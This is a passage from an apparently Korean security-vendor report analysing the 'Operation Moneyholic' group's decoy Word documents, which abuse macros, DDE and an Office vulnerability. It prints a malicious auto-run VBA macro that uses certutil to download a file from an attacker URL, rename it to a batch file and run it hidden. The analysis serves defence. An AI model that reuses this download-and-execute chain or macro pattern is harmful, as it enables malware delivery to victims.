
ipnet.dll 변종은 오퍼레이션 머니홀릭 조직이 제작한 다른 악성코드에 비해 많지 않은 편이다. [그림 11]은 ipnet.dll의 유사성을 기반으로 확인한 변종 현황으로, 2018년 초반까지 불규칙적으로 소량의 변종이 유포되었으나 현재는 거의 유포되지 않는 것으로 나타났다.



[그림 11] ipnet.dll의 변종 유포 추이

2. 다양한 기법을 이용한 위장용 문서 파일 제작

오퍼레이션 머니홀릭 조직은 2018년 후반부터 DDE, 매크로, 문서 취약점(OLE/Cve-2017-8570 등)을 이용해 위장용 문서 파일을 제작, 악성코드를 유포했다.




[그림 12] 2018년 하반기 이후의 악성코드 동작 과정

공격 대상(이메일 수신자)이 첨부된 악성 파일을 실행하면, [그림 12]와 같은 과정으로 악성코드가 동작한다. 이때 공격 대상(이메일 수신자)이 악성코드 감염을 인지할 수 없도록 다음과 같이 다양한 기법을 사용해 위장용 문서를 제작했다.

(1) 악성 매크로가 포함된 시트 숨기기

공격 대상이 이메일에 첨부된 '시멘트 제품지표분석.doc' 파일을 열면 [그림 13]과 같이 빈 문서가 나타난다. 그러나 아무 내용도 없는 것 같은 이 문서의 내부에는 악성 매크로가 포함된 시트가 존재한다(이해를 돕기 위해 [그림 13]에는 숨겨진 시트를 표시함).

공격 대상은 빈 문서로 보이는 해당 파일을 단순히 잘못된 파일로 생각하기 쉽다. 따라서 다수의 알림창이 나타나면 매크로 허용을 클릭하게 되고, 이로써 악성 매크로가 실행되어 악성코드를 다운로드한다.




[그림 13] 문서(.doc) 파일로 위장한 악성 파일의 매크로 실행 과정

(2) '콘텐츠 사용' 클릭 유도를 통한 악성 매크로 실행

MS오피스(MS Office) 프로그램은 문서에 매크로(Macro)가 포함되어 있을 경우, 매크로의 정상 또는 악성 여부와 상관없이 기본적으로 차단한다. 그리고 노란색 타이틀 바를 표시해 사용자에게 '콘텐츠 사용' 여부를 묻는다. 공격자들은 바로 이 점을 이용해 악성 매크로가 포함된 문서를 제작, 유포하고 있다.

[그림 14]는 악성 매크로가 포함된 파일을 이용한 공격 사례로, 해당 파일을 열면 빈 문서가 나타나며 매크로가 차단되어 문서 내용을 볼 수 없다는 식으로 공격 대상의 클릭을 유도한다. 공격 대상이 '콘텐츠 사용' 버튼을 클릭하면 악성 매크로가 실행된다.



[그림 14] 문서 파일(.doc)에 포함된 악성 매크로 실행 전과 후

악성 매크로가 실행되면 [그림 15]와 같은 코드에 의해 문서에 존재하는 텍스트가 검은색으로 변경돼 문서의 내용이 나타난다([그림 14]의 오른쪽). 만일 [그림 15]의 '.Font.ColorIndex = wdBlack' 부분이 '.Font.ColorIndex = wdRed'라면 문서의 내용은 붉은색으로 표시된다. 이때 악성코드에 감염된 사실을 인지할 수 없도록 업무와 관련된 내용이나 호기심을 자극하는 내용의 문서를 보여준다.


```
Private Sub Document_Open( )
    Dim nResult As Long
    Dim sCL As String

    With ActiveDocument.Content
        .Font.ColorIndex = wdBlack
    End With
```

[그림 15] 매크로에 포함된 ColorIndex Property

(3) DDE(Dynamic Data Exchange) 악용


오퍼레이션 머니홀릭 조직은 악성코드 유포 시 매크로 외에도 DDE(Dynamic Data Exchange) 기능을 악용했다. MS 워드의 DDE(Dynamic Data Exchange)는 애플리케이션 간의 데이터 업데이트를 위한 기능으로, 프로그램의 취약점이 아닌 정상적인 기능이다. 악성코드가 프로그램의 정상적인 기능을 이용하는 경우도 적지 않다. 웹 사이트에서 다운로드하거나 이메일에 첨부된 워드 파일을 열었을 때 [그림 16]과 같은 알림창이 나타날

경우, 무조건 '예'를 클릭해서는 안된다.




[그림 16] 워드 프로그램에서 DDE 실행을 알리는 메시지 창

MS 워드 파일로 위장한 악성 파일(거래내역.doc)을 열면 [그림 17]과 같은 메시지가 나타난다. 해당 메시지를 보고 간혹 문서 파일에 매크로가 존재하는 것처럼 오해할 수 있지만, 이는 의심을 피하기 위한 단순 이미지다. 그러나 해당 파일(거래내역.doc)에는 매크로가 존재하지 않으며, 이미지 바로 아래에 붉은색 박스로 표시된 부분이 DDE(Dynamic Data Exchange)를 통해 악성코드가 삽입된 영역이다. 육안으로 봤을 때는 악성코드가 삽입된 영역에는 빈 칸과 "="만 존재할뿐이다.




[그림 17] 워드 파일(거래내역.doc)에 삽입된 악성 정보 영역

공격 대상이 '거래내역.doc' 파일을 실행하면 폴더 경로 %TEMP%에 악성 스크립트 파일(js)이 생성된다. 생성된 스크립트 파일은 다시 파일 main.txt을 다운로드한다. 다운로드된 main.txt 파일 난독화된 영역에는 실행 파일이 존재하며, 이 실행 파일은 특정 URL에서 악성코드를 다운로드한다.



[그림 18] 악성 워드 파일에 삽입된 악성 스크립트 파일 및 다운로드된 main.txt

한편, '거래내역.doc' 파일에서 갠드크랩(GandCrab) 랜섬웨어와 유사한 점이 확인됐다. [그림 19]와 같이 각각의 문서 파일을 열었을 때 생성되는 악성 스크립트 파일과 특정 URL에서 다운로드한 난독화된 악성 스크립트파일의 앞부분이 유사하다. 이로 미루어 이들 두 파일은 동일한 자동화 툴을 이용해 제작된 것으로 추정된다. 그러나 이것이 동일한 조직이 두 파일을 제작했음을 의미하는 것은 아니다.




[그림 19] 오퍼레이션 머니홀릭 파일(거래내역.doc)과 갠드크랩 랜섬웨어 관련 파일(경찰 고시.doc)

(4) 악성코드 유포지 및 명령 프롬프트 경로


악성코드 유포지를 분석한 결과, 디렉토리 리스팅이 존재하는 유포지를 확인했다. 해당 유포지에는 [그림 20]과 같이 다수의 악성코드가 존재했다. 파일명은 다르지만 파일의 크기가 비슷하며, 업로드된 날짜의 차이가 없다는 점으로 보아 동일한 악성 매크로 생성 도구를 이용하여 제작한 것으로 추정된다.

[그림 20] 3월 29일 유포지에 업로드된 악성코드



[그림 21] 4월 1일 유포지에 업로드된 악성코드

업로드된 악성코드는 다음과 같이 동작한다.




[그림 22] 악성코드 동작 방식

매크로는 악성 행위를 수행하는 명령문이 저장되는 변수 smo와 명령문 실행을 위한 명령 프롬프트(CMD)의 경로가 저장되는 변수 sCL 등 두 개의 변수를 사용한다. 명령문은 smo에 평문으로 저장되어 있으며, sCL은 난독화되어 기록되어 있다.

매크로

```
Dim smo As String

smo = "copy /Y %windir%₩System32₩certutil.exe %TEMP%₩ct.exe && cd /d %TEMP% && ct -urlcache -split -f http://gmaildown.1apps.com/1.txt && cd /d %TEMP% && ren 1.txt 1.bat && 1.bat"

sCL = sCL + smo

nResult = Shell(sCL, vbHide)

ActiveDocument.Save

End Sub
```

[표 8] 변수 smo



[그림 23] 변수 sCL의 복호화 과정

매크로의 주 기능은 명령 프롬프트 실행하여 변수 smo의 명령문을 동작시키는 것이다. 하지만 [표 8]의 매크로는 x64 환경에서는 정상적으로 동작하지만 x86 환경에서는 동작하지 않는다. 그 원인은 [표 9]와 같이 변수 sCL에 잘못된 명령 프롬프트의 경로가 저장되어 있어 실행되지 않기 때문이다.

변수명	x86환경	x64환경
sCL	C:₩Windows	C:₩Windows₩Sysnative₩cmd.exe /q /c
sCL + smo	C:₩Windowscopy /Y …	C:₩Windows₩Sysnative₩cmd.exe /q /c copy /Y …

[표 9] 변수 sCL에 저장되는 정보

정상적인 명령 프롬프트의 경로는 C:₩Windows₩Sysnative₩cmd.exe이다. 그러나 [표 9]에 빨간색으로 표시된 부분과 같이 x86에 저장된 명령 프롬프트의 경로는 C:₩Windows로, 이에 따라 악성코드가 동작할 수 없다. 오퍼레이션 머니홀릭 조직이 x86 환경은 감염 대상에서 제외한 것이거나 3월 29일과 4월 1일에 제작한 악성코드를 테스트하지 않은 채 유포한 것으로 추정할 수 있다.

(5) 사회공학기법

